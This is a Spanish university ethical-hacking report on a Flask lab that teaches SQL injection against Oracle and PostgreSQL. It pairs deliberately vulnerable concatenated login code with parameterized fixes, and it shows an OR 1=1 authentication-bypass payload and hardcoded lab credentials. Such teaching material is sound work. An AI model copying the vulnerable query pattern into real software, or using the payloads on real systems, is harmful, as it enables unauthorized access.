



Programación en Bases de Datos

Proyecto Hacking Ético: SQL Injection



Índice de contenidos

1. Introducción al proyecto	3
2. Inyección SQL	4
2.1. ¿Qué es una inyección SQL?	4
2.2. Causa principal de las inyecciones SQL	5
2.3. Tipos de inyecciones SQL	7
3. Preparación del entorno	8
3.1. Prerequisitos	8
3.2. Requerimientos de ejecución	8
4. Conexión de la base de datos	9
4.1. Oracle	9
4.2. PostgreSQL	10
5. Creación de tablas	11
5.1. Oracle	11
5.2. PostgreSQL	12
6. Introducción al laboratorio	13
7. Inyección basada en errores de la base de datos	13
7.1. Mecanismo del Ataque	13
7.2. Login sin credenciales válidas	15
7.3. Información sobre las tablas	17
7.4. Información sobre las columnas de una tabla	18
7.5. Código vulnerable del login en Oracle	19
7.5.1. Inicio de la Función	19
7.5.2. Conexión a la Base de Datos	19
7.5.3. Construcción de la Consulta SQL	19
7.5.4. Ejecución de la Consulta	20
7.5.5. Cierre de la Conexión	20
7.5.6. Verificación del Usuario	20
7.5.7. Manejo de Errores	21
7.5.8. Resumen de Problemas de Seguridad	21
7.5.9. Código Completo	21
7.6. Código vulnerable del login en PostgreSQL	22
7.6.1. Inicio de la Función	22
7.6.2. Conexión a la Base de Datos	22
7.6.3. Construcción de la Consulta SQL	22
7.6.4. Ejecución de la Consulta	23
7.6.5. Cierre de la Conexión	23
7.6.6. Verificación del Usuario	23
7.6.7. Manejo de Errores	24
7.6.8. Resumen de Problemas de Seguridad	24
7.6.9. Código Completo	24

7.7. Diferenciación con PostgreSQL	25
8. Inyección basada en Union Attack	25
8.1. Mecanismo del ataque	25
8.2. Obtención de nombre de la base de datos	26
8.2.1. Explicación del funcionamiento	27
8.3. Obtención de la versión de la base de datos	27
8.3.1. Explicación del funcionamiento	28
8.4. Obtención de todas las tablas de la base de datos	28
8.4.1. Explicación del funcionamiento	29
8.5. Diferencias de las inyecciones en PostgreSQL	31
8.5.1. Obtención del nombre de la base de datos	31
8.5.2. Obtención de la versión de la base de datos	32
8.5.3. Obtención de todas las tablas de la base de datos	33
8.6. Código vulnerable del login	34
8.6.1. Código vulnerable en Oracle	34
8.6.2. Versión segura del código en Oracle	35
8.6.3. Código vulnerable en Postgre	35
8.6.4. Versión segura del código en Postgre	36
9. Inyección basada en Booleanos	36
9.1. Mecanismo del ataque	36
9.2. Obtención del número de caracteres de un campo	38
9.3. Obtención de un carácter específico de un campo	39
9.4. Código utilizado en el laboratorio	41
9.5. Excepción de las inyecciones Boolean en PostgreSQL	41
10. Inyecciones Blind en SQL	42
10.1. Características principales de las inyecciones Blind	42
10.2. Tipos de inyecciones Blind	42
10.3. Objetivos de las inyecciones Blind	43
10.4. Ejemplo básico de una inyección Blind basada en booleanos	43
10.5. Importancia de prevenir este tipo de ataques	43
11. Inyección Blind basada en condiciones booleanas	43
12. Inyección Blind basada en tiempo	43
12.1. ¿Cómo Funciona?	44
12.2. Ejemplo Práctico	44
12.3. Inyecciones implementadas	45



1. Introducción al proyecto

El presente documento aborda el tema del hacking ético y su aplicación en el estudio de vulnerabilidades en bases de datos, con un enfoque particular en las inyecciones SQL. Estas vulnerabilidades constituyen uno de los riesgos más comunes y críticos en aplicaciones web que interactúan con bases de datos, permitiendo a los atacantes manipular o acceder a información de manera no autorizada. Este trabajo tiene como propósito profundizar en la comprensión de las inyecciones SQL, analizando sus tipos, los riesgos asociados y los motivos por los cuales ocurren, para fomentar una perspectiva integral de la seguridad en el desarrollo de software. Para facilitar el aprendizaje práctico y la evaluación de estas vulnerabilidades, se ha desarro-

llado un laboratorio interactivo basado en tecnologías como Flask y Python. Este entorno de simulación permite experimentar con diferentes tipos de inyecciones SQL, ofreciendo a los usuarios una experiencia inmersiva y controlada. El laboratorio incluye aplicaciones web diseñadas específicamente para emular escenarios reales de inyecciones SQL, permitiendo realizar pruebas tanto en bases de datos Oracle como en PostgreSQL. Estas bases de datos, seleccionadas por su relevancia y amplio uso en entornos empresariales, proporcionan un contexto diverso y representativo para explorar las técnicas de ataque y sus consecuencias.

Cada tipo de inyección SQL implementada en el laboratorio ha sido cuidadosamente seleccionada para cubrir un amplio espectro de vulnerabilidades. Entre ellas, se encuentran las inyecciones basadas en errores, que explotan los mensajes de error generados por la base de datos para extraer información sensible; las inyecciones de tipo "Union Attack", que utilizan la cláusula UNION para combinar resultados de consultas y obtener datos confidenciales; las inyecciones basadas en booleanos, que permiten inferir información mediante la manipulación de condiciones lógicas; y las inyecciones ciegas, que aprovechan diferencias en el comportamiento de la aplicación para deducir detalles de la base de datos sin generar mensajes de error explícitos.

El diseño del laboratorio incluye páginas individuales para cada tipo de inyección, con formularios de inicio de sesión vulnerables, credenciales específicas para realizar las pruebas y explicaciones detalladas sobre el ataque correspondiente. Esto permite que los usuarios comprendan tanto la teoría subyacente como la ejecución práctica de cada tipo de inyección. Además, el laboratorio cuenta con documentación complementaria que explica cómo se implementaron las vulnerabilidades y su relevancia en entornos reales, proporcionando una base sólida para que los participantes puedan identificar y mitigar estos riesgos en sus propios proyectos.

Este trabajo no solo subraya los riesgos asociados con las inyecciones SQL, como el acceso no autorizado a datos confidenciales, la alteración o eliminación de información crítica y el compromiso total del servidor de base de datos, sino que también explora las causas más comunes detrás de estas vulnerabilidades. Entre ellas, se encuentran la falta de sanitización de las entradas del usuario, el uso de consultas dinámicas inseguras y la ausencia de auditorías de seguridad durante el desarrollo de software. Al comprender estos factores, se busca fomentar la adopción de mejores prácticas en la construcción de aplicaciones seguras y resilientes.

En conclusión, este proyecto combina un enfoque teórico y práctico para abordar una de las amenazas más relevantes en el ámbito de la seguridad informática. Al proporcionar un entorno

interactivo y educativo, se espera que este laboratorio no solo aumente la conciencia sobre la importancia de prevenir las inyecciones SQL, sino que también capacite a los participantes en la identificación, explotación controlada y mitigación de estas vulnerabilidades. Este esfuerzo refleja el compromiso con la promoción de un desarrollo de software más seguro, alineado con los principios del hacking ético y la ciberseguridad.

2. Inyección SQL

2.1. ¿Qué es una inyección SQL?

Imagina que estás en un restaurante y entregas tu orden al mesero. Si todo funciona como debería, el mesero simplemente transmite tu pedido al chef, quien prepara la comida según lo solicitado. Ahora bien, ¿qué pasaría si, en lugar de un pedido normal, decides escribir en la nota algo como: "Quiero una pizza, y además dame acceso a la caja registradora? Si el sistema del restaurante no tiene medidas para validar las órdenes, es posible que el mensaje llegue al chef, quien podría malinterpretarlo como una instrucción válida y permitirte hacer algo que no deberías poder hacer. Algo similar ocurre con una inyección SQL, pero en el contexto de aplicaciones web y bases de datos.

Una inyección SQL es un tipo de ataque en el que un atacante manipula las consultas que una aplicación web hace a su base de datos para ejecutar comandos maliciosos. Esto sucede cuando el sistema no valida adecuadamente las entradas proporcionadas por los usuarios y las trata directamente como parte de la consulta SQL. Por ejemplo, en una página de inicio de sesión, si un usuario malintencionado introduce un texto diseñado específicamente para alterar la lógica de la consulta SQL que valida las credenciales, podría obtener acceso no autorizado al sistema sin necesidad de conocer la contraseña.




Figura 1: Ilustración del flujo de una SQLI

Un caso real que ilustra el impacto de las inyecciones SQL ocurrió en el año 2012, cuando un grupo de atacantes explotó esta vulnerabilidad en una aplicación de LinkedIn. Mediante una inyección SQL, los atacantes lograron acceder a información confidencial de usuarios, incluidos datos de inicio de sesión. Este incidente no solo expuso la información personal de millones de personas, sino que también dañó la reputación de la compañía y resaltó la gravedad de no implementar medidas de seguridad adecuadas.

Por ejemplo, imagina una consulta SQL en una aplicación web que maneja la autenticación de usuarios. Una consulta típica podría ser:

```
1 SELECT * FROM usuarios
2 WHERE nombre_usuario = 'usuario'
3 AND contraseña = 'contraseña';
```

Si el sistema permite que un atacante ingrese algo como `usuario' OR '1'='1` en lugar del nombre de usuario, la consulta resultante sería:

```
1 SELECT * FROM usuarios
2 WHERE nombre_usuario = 'usuario' OR '1'='1'
3 AND contraseña = 'contraseña';
```

La condición `'1'='1'` siempre es verdadera, lo que significa que el atacante podría acceder al sistema sin necesidad de proporcionar credenciales válidas. Este ejemplo muestra cómo una entrada maliciosa puede alterar la lógica de una consulta SQL, dándole al atacante el control.

Las inyecciones SQL pueden tener consecuencias graves, que incluyen el robo de datos confidenciales, la modificación o eliminación de registros, y en casos extremos, el control total del servidor de la base de datos. Además, son una de las vulnerabilidades más comunes en aplicaciones web, según el *OWASP* (Open Web Application Security Project). Sin embargo, prevenirlas no es complicado si se aplican prácticas adecuadas, como el uso de consultas preparadas, la validación estricta de entradas y la implementación de controles de acceso robustos.

En resumen, una inyección SQL no es solo un fallo técnico, sino un ejemplo de cómo pequeñas omisiones en la seguridad pueden tener grandes repercusiones. Conocer cómo ocurren y cómo prevenirlas es esencial para cualquier profesional que desarrolle aplicaciones conectadas a bases de datos, ya que no solo se trata de proteger sistemas, sino también la confianza y la información de los usuarios.

2.2. Causa principal de las inyecciones SQL

La principal causa de las inyecciones SQL es una mala validación de las entradas proporcionadas por los usuarios. Esto ocurre, en muchos casos, debido a la concatenación directa de parámetros en las consultas SQL, lo que permite que un atacante manipule la estructura de la consulta para incluir comandos maliciosos. Este enfoque no solo es inseguro, sino que también facilita la explotación de las vulnerabilidades al no distinguir entre los datos del usuario y el código SQL.

Un ejemplo típico de concatenación de parámetros puede observarse en la siguiente función

de autenticación insegura para una base de datos Oracle. Aquí, los valores proporcionados por el usuario, como el nombre de usuario y la contraseña, se concatenan directamente en la consulta:

```
1 # Función de autenticación insegura
2 def login_inseguro_base_oracle(username, password):
3     .
4     .
5     .
6
7
8     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
9                 "' AND password = '"+password+"'"
10
11
12
13
14     try:
15         cursor = conexion.cursor()
16         cursor.execute(sentencia)
17         usuario = cursor.fetchall()
18         cursor.close()
19         if usuario:
20             print("Usuario autenticado:", usuario)
21             return {"resultado":usuario, "sentencia":sentencia, "auth":
22                     "true"}
23         else:
24             .
25             .
26             .
```

En este ejemplo, si un atacante introduce un valor malicioso como `username = 'admin'` en lugar de un nombre de usuario legítimo, puede manipular la consulta para obtener acceso al sistema sin necesidad de una contraseña válida. Esto ocurre porque la concatenación no distingue entre datos y comandos SQL, permitiendo al atacante alterar la lógica de la consulta.

Una forma segura de evitar este tipo de vulnerabilidades es utilizar la vinculación de parámetros en lugar de la concatenación. Este enfoque asegura que los datos del usuario sean tratados exclusivamente como valores y no como parte del código SQL. A continuación, se presenta un ejemplo seguro de autenticación utilizando vinculación de parámetros en Oracle:

```
1 # Función de autenticación segura
2 def login_seguro_oracle(username, password):
3     .
4     .
5     .
```

```
6
7     try:
8         cursor = conexion.cursor()
9         cursor.execute("SELECT * FROM Usuarios
10        WHERE username = :user
11        AND password = :pass", user=username, pass=password)
12        usuario = cursor.fetchone()
13        cursor.close()
14        if usuario:
15            print("Usuario autenticado:", usuario)
16            return True
17        else:
18            .
19            .
20            .
```

En este caso, el uso de `:user` y `:pass` como marcadores de posición permite que los valores del usuario sean procesados de manera segura por el motor de la base de datos. Esto elimina cualquier posibilidad de que se interpreten como comandos SQL, previniendo ataques de inyección SQL. Este enfoque no solo mejora la seguridad de la aplicación, sino que también fomenta mejores prácticas en el manejo de entradas de usuario.

2.3. Tipos de inyecciones SQL

Las inyecciones SQL pueden manifestarse de diferentes formas, dependiendo de la vulnerabilidad específica que se explote y del comportamiento del sistema. A continuación, se presentan algunos de los tipos más comunes de inyecciones SQL y cómo se manifiestan en el contexto de una aplicación web.

- **Inyección basada en errores:** Este tipo de inyección aprovecha los mensajes de error generados por la base de datos para obtener información sobre la estructura y el contenido de la base de datos. Al introducir consultas mal formadas, un atacante puede provocar errores que revelan detalles sensibles, como nombres de tablas o columnas.
- **Inyección de tipo Union Attack:** Las inyecciones de tipo "Union Attack" se basan en la cláusula UNION de SQL para combinar resultados de consultas y obtener información confidencial. Al manipular las consultas para incluir una instrucción UNION, un atacante puede extraer datos de tablas no autorizadas.
- **Inyección basada en booleanos:** Las inyecciones basadas en booleanos se aprovechan de las diferencias en el comportamiento de la aplicación para inferir información sobre la base de datos. Al modificar las condiciones lógicas de las consultas, un atacante puede deducir detalles sobre la estructura y el contenido de la base de datos.
- **Inyección blind:** Las inyecciones ciegas se caracterizan por la falta de mensajes de error explícitos, lo que dificulta la identificación de la vulnerabilidad. Al manipular las consultas

para observar cambios en el comportamiento de la aplicación, un atacante puede inferir información sobre la base de datos sin generar alertas.

- **Inyección blind de tiempo:** Las inyecciones de tiempo se basan en la introducción de retrasos deliberados en las consultas para inferir información sobre la base de datos. Al introducir instrucciones que causan demoras en la respuesta, un atacante puede deducir detalles sobre la estructura y el contenido de la base de datos.

Cada tipo de inyección SQL presenta desafíos y riesgos únicos, que van desde la exposición de información confidencial hasta la alteración de registros críticos. Al comprender cómo ocurren y cómo prevenirlas, los desarrolladores y profesionales de la seguridad pueden fortalecer la protección de sus aplicaciones y bases de datos, reduciendo así la exposición a riesgos innecesarios.

3. Preparación del entorno

En este apartado se detallarán los requerimientos necesarios para la correcta ejecución del proyecto, así como las funciones que se han implementado para la creación de la base de datos y la inserción de datos en la misma.

3.1. Prerequisitos

A modo de base para el correcto desarrollo y ejecución del proyecto, es necesario tener instalado en el sistema los siguientes paquetes:

- Oracle Database
- PostgreSQL Database
- Python

La version descargada de los anteriores paquetes puede ser la que ha sido configurada en anteriores prácticas desarrolladas en la asignatura de Programación en Bases de Datos.

3.2. Requerimientos de ejecución

Una vez configurados correctamente los prerequisites que no están ligados específicamente con esta práctica, se procederá a la instalación de las librerías y frameworks de python que han sido necesarios para el desarrollo de este laboratorio. Para facilitar este proceso se ha generado un fichero con las librerías necesarias que se puede instalar mediante el siguiente comando:

```
1 pip install -r requirements.txt
```

En dicho fichero *requirements.txt* se encuentran las siguientes librerías:

- **Flask** con version 2.2.0
- **werkzeug** con version 2.2.0

- **oracledb** con version mayor o igual a 2.4.1
- **psycopg2** con version mayor o igual a 2.9.9
- **requests** con version mayor o igual a 2.32.2
- **termcolor** con version 2.2.0
- **yaspin** con version mayor o igual a 3.1.0

4. Conexión de la base de datos

Para la conexión de la base de datos se han implementado funciones de conectar y desconectar que permiten la conexión a Oracle y PostgreSQL. Estas funciones se han implementado en los archivos *setupOracle.py* y *setupPostgres.py*. A continuación se detallan las funciones implementadas en cada uno de los archivos.

4.1. Oracle

A continuación se muestran las funciones que se ha implementado en el archivo *setupOracle.py* para la conexión a Oracle.

```
1 # Función para conectar a la base de datos
2 def dbConectarOracle():
3     ip = "localhost"
4     puerto = 1521
5     s_id = "xe"
6     usuario = "system"
7     contrasena = "12345"
8
9     print("---dbConectarOracle---")
10    print("---Conectando a Oracle---")
11
12    try:
13        conexion = PBD.connect(user=usuario, password=contrasena, host=
14                                ip, port=puerto, sid=s_id)
15        print("Conexión realizada a la base de datos", conexion)
16        return conexion
17    except PBD.DatabaseError as error:
18        print("Error en la conexión")
19        print(error)
20        return None
21
22 # Función para desconectar de la base de datos
23 def dbDesconectar(conexion):
24     print("---dbDesconectar---")
25     try:
26         if conexion: # Verifica que la conexión no sea None
27             conexion.commit() # Confirma los cambios
```

```
28         conexion.close()
29         print("Desconexión realizada correctamente")
30         return True
31     else:
32         print("No hay conexión para cerrar.")
33         return False
34 except PBD.DatabaseError as error:
35     print("Error en la desconexión")
36     print(error)
37     return False
```

4.2. PostgreSQL

A continuación se muestra la funciones que se ha implementado en el archivo *setupPostgres.py* para la conexión a PostgreSQL.

```
1
2 def dbConectarPostgreSQL():
3     ip = "localhost"
4     puerto = 5432
5     basedatos = "Empresa"
6
7     usuario = "postgres"
8     contraseña = "12345"
9
10    print("---dbConectarPostgreSQL---")
11    print("---Conectando a Postgresql---")
12
13    try:
14        conexion = PBD.connect(user=usuario, password=contraseña, host=ip,
15                                port=puerto, database=basedatos)
16        print("Conexión realizada a la base de datos",conexion)
17        return conexion
18    except PBD.DatabaseError as error:
19        print("Error en la conexión")
20        print(error)
21        return None
22
23    # -----
24
25    def dbDesconectar(conexion):
26        print("---dbDesconectar---")
27        try:
28            conexion.commit() # Confirma los cambios
29            conexion.close()
30            print("Desconexión realizada correctamente")
31            return True
32        except PBD.DatabaseError as error:
33            print("Error en la desconexión")
34            print(error)
```

```
34 return False
```

5. Creación de tablas

Para la creación de las tablas en Oracle y PostgreSQL se han implementado dos funciones que permiten la creación de las mismas. Se ha decidido crear una tabla llamada *Usuarios* con los campos *id*, *username*, *password* y *session_cookie*. Además, se ha incluido la inserción de usuarios de ejemplo en la tabla, para poder hacer uso de ellos en las inyecciones del laboratorio. Estas funciones se han implementado en los archivos *setupOracle.py* y *setupPostgres.py*. A continuación se detallan las funciones implementadas en cada uno de los archivos.

5.1. Oracle

A continuación se muestra la función que se ha implementado en el archivo *setupOracle.py* para la creación de la tabla en Oracle.

```
1  # Funcion para la configuracion de tablas
2  def configuracionTablas\_oracle(conexion):
3      print("---configuracionTablas---")
4      try:
5          cursor = conexion.cursor()
6
7          # Crear tabla Usuarios si no existe con columna session\_
            _cookie
8          consulta = """
9              BEGIN
10                 EXECUTE IMMEDIATE 'CREATE TABLE Usuarios (
11                     id NUMBER GENERATED BY DEFAULT AS IDENTITY
12                     PRIMARY KEY,
13                     username VARCHAR2(50) NOT NULL UNIQUE,
14                     password VARCHAR2(50) NOT NULL,
15                     session\_cookie VARCHAR2(255)
16                 )';
17             EXCEPTION
18                 WHEN OTHERS THEN
19                     IF SQLCODE = -955 THEN
20                         NULL; -- Ignora si la tabla ya existe
21                     ELSE
22                         RAISE;
23                     END IF;
24             END;
25         """
26         cursor.execute(consulta)
27
28         # Insertar usuarios de ejemplo solo si la tabla esta vacia
29         cursor.execute("SELECT COUNT(*) FROM Usuarios")
30         count = cursor.fetchone()[0]
31         print("Usuarios en la tabla:", count)
```

```
31         if count == 0:
32             usuarios\_ejemplo = [
33                 ("admin", "password123", "
34                     t4SpnpWyg76A3K2BqcFh2v0Dq0fqJGvs38ydh9"),
35                 ("user1", "password1", "
36                     d382yd8n21df4314fn817yf6834188ls023d8d"),
37                 ("user2", "password2", "
38                     u73dv226d726gh23fnjncuyg0q9udfjf47eueu")
39             ]
40             cursor.executemany(
41                 "INSERT INTO Usuarios (username, password, session\
42                     _cookie) VALUES (:username, :password, :session\
43                     _cookie)",
44                 usuarios\_ejemplo
45             )
46             print("Usuarios de ejemplo insertados correctamente.")
47         else:
48             print("La tabla Usuarios ya contiene datos.")
49
50         cursor.close()
51         print("Tabla 'Usuarios' creada o verificada exitosamente")
52         return True
53     except PBD.DatabaseError as error:
54         print("Error al crear la tabla o insertar usuarios")
55         print(error)
56         return False
```

5.2. PostgreSQL

A continuación se muestra la función que se ha implementado en el archivo *setupPostgres.py* para la creación de la tabla en PostgreSQL.

```
1 def configuracion_tablas_postgresql(conexion):
2     print("---configuracion_tablas_postgresql---")
3     try:
4         cursor = conexion.cursor()
5
6         # Crear la tabla Usuarios si no existe con columna session_cookie
7         consulta = """
8             CREATE TABLE IF NOT EXISTS Usuarios (
9                 id SERIAL PRIMARY KEY,
10                 username VARCHAR(50) NOT NULL UNIQUE,
11                 password VARCHAR(50) NOT NULL,
12                 session_cookie VARCHAR(255)
13             );
14         """
15         cursor.execute(consulta)
16
17         # Insertar usuarios de ejemplo solo si la tabla esta vacia
18         cursor.execute("SELECT COUNT(*) FROM Usuarios")
```

```
19 count = cursor.fetchone()[0]
20 if count == 0:
21     usuarios_ejemplo = [
22         ("admin", "password123", "
23             t4SpnpWyg76A3K2BqcFh2v0Dq0fqJGvs38ydh9"),
24         ("user1", "password1", "
25             d382yd8n21df4314fn817yf6834188ls023d8d"),
26         ("user2", "password2", "
27             u73dv226d726gh23fnjncuyg0q9udfjf47eueu")
28     ]
29     cursor.executemany(
30         "INSERT INTO Usuarios (username, password, session_cookie)
31         VALUES (%s, %s, %s)",
32         usuarios_ejemplo
33     )
34     print("Usuarios de ejemplo insertados correctamente.")
35 else:
36     print("La tabla Usuarios ya contiene datos.")
37
38 cursor.close()
39 print("Tabla 'Usuarios' creada o verificada exitosamente en
40     PostgreSQL")
41 return True
42 except PBD.DatabaseError as error:
43     print("Error al crear la tabla o insertar usuarios en PostgreSQL")
44     print(error)
45     return False
```

6. Introducción al laboratorio

Se ha desarrollado un laboratorio interactivo que permite experimentar con diferentes tipos de inyecciones SQL en bases de datos Oracle y PostgreSQL. En los siguientes apartados se explicará en detalle cada inyección y cómo se ha implementado en el laboratorio.

7. Inyección basada en errores de la base de datos

La **inyección SQL basada en errores** es un tipo de ataque de inyección SQL en el que el atacante explota la información expuesta directamente por los mensajes de error generados por la base de datos. Estos mensajes de error proporcionan pistas sobre la estructura, el esquema y el contenido de la base de datos, lo que permite al atacante ejecutar consultas maliciosas para obtener acceso no autorizado a los datos o comprometer la integridad del sistema.

7.1. Mecanismo del Ataque

- **Explotación de Mensajes de Error:** Durante el desarrollo de aplicaciones web, los desarrolladores suelen habilitar mensajes de error detallados para depurar problemas.

Si estos mensajes no se desactivan en producción, los atacantes pueden intencionalmente introducir consultas mal formadas o comandos SQL en los puntos de entrada de la aplicación (por ejemplo, formularios o parámetros URL) para provocar errores.

- **Uso de Consultas Maliciosas:** El atacante inserta código SQL diseñado para causar un error deliberado y obtener un mensaje detallado de la base de datos. Estos mensajes pueden revelar información sensible como nombres de tablas, nombres de columnas, tipos de datos o incluso fragmentos del contenido almacenado.
- **Iteración del Proceso:** Basándose en los datos recopilados de los mensajes de error, el atacante ajusta y refina sus consultas maliciosas para extraer información adicional o lograr un acceso más profundo al sistema.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor con una apariencia como la siguiente:



Figura 2: Página de inicio del laboratorio de inyecciones SQL

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción *Database-Errors SQL Injection*.




Figura 3: Opción de Database Errors en el laboratorio de inyecciones SQL

Como es posible observar, se tienen dos posibles opciones de trabajo de inyecciones en función de la base de datos que este trabajando de fondo, **Oracle** y **PostgreSQL**. Como va a ser común entre las diferentes secciones en el laboratorio, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*, simulando lo que podría ser una ventana de login en una página web genérica.




Figura 4: Formulario de inicio de sesión para inyección tipo Database-Errors

7.2. Login sin credenciales válidas

Como primer punto se ha decidido hacer mención al tipo de inyección para poder saltar el login sin credenciales válidas, ya que es un tipo de inyección fundamental y básica que va a funcionar en ambos SGBD y en todas las subsecciones del laboratorio.

De modo que para realizar dicha inyección en el selector de inyecciones de la derecha, debajo de las tarjetas de información relevante se deberá seleccionar el tipo de inyección "Login sin credenciales válidas" muestra la siguiente información para introducir en los campos **Usuario** y **Contraseña**.



The screenshot shows a login interface. At the top, there are two boxes: 'Dificultad' (Difficulty) with three syringe icons and 'Impacto' (Impact) with three skull icons. Below these is a dropdown menu showing 'Login sin credenciales válidas'. The main form has two fields: 'Usuario:' with the value 'cualquier_input' and a 'Copiar' button, and 'Contraseña:' with the value 'cualquier_input' OR 1=1 --' and a 'Copiar' button.


Figura 5: Datos a introducir en los campos del formulario

Como se puede observar en el código de inyección para el campo de la contraseña en el formulario, se aprovecha de la capacidad de SQL de poder trabajar con lógica booleana para inyectar que la comprobación de que el conjunto *usuario* y *contraseña* esten en una tupla de la tabla o que 1 es igual a 1 (comentando lo que venga detras para evitar comprobaciones secundarias), de modo que esta comprobación siempre va a ser cierta por la segunda parte de la comprobación.

```
1 SELECT * FROM Usuarios WHERE username = 'cualquier_input' AND password = 'cualquier_input' OR 1=1 --'
```

Atendiendo al diccionario de inyecciones en el código de la aplicación, en el caso de las inyecciones basadas en errores de la base de datos, se estaria usando la función con la vulnerabilidad que permita mostrar este tipo inyección, denominada "login_inseguro_errors_oracle".

Al ejecutar la función de inyección en el laboratorio, se obtiene un mensaje de éxito en la autenticación, lo que indica que la inyección ha sido exitosa y se ha logrado eludir la autenticación sin necesidad de credenciales válidas, pudiendo observar la sentencia SQL total ejecutada y la tupla resultado obtenida de la tabla, que debido a la naturaleza de la inyección, se ha devuelto la primera tupla de la tabla.



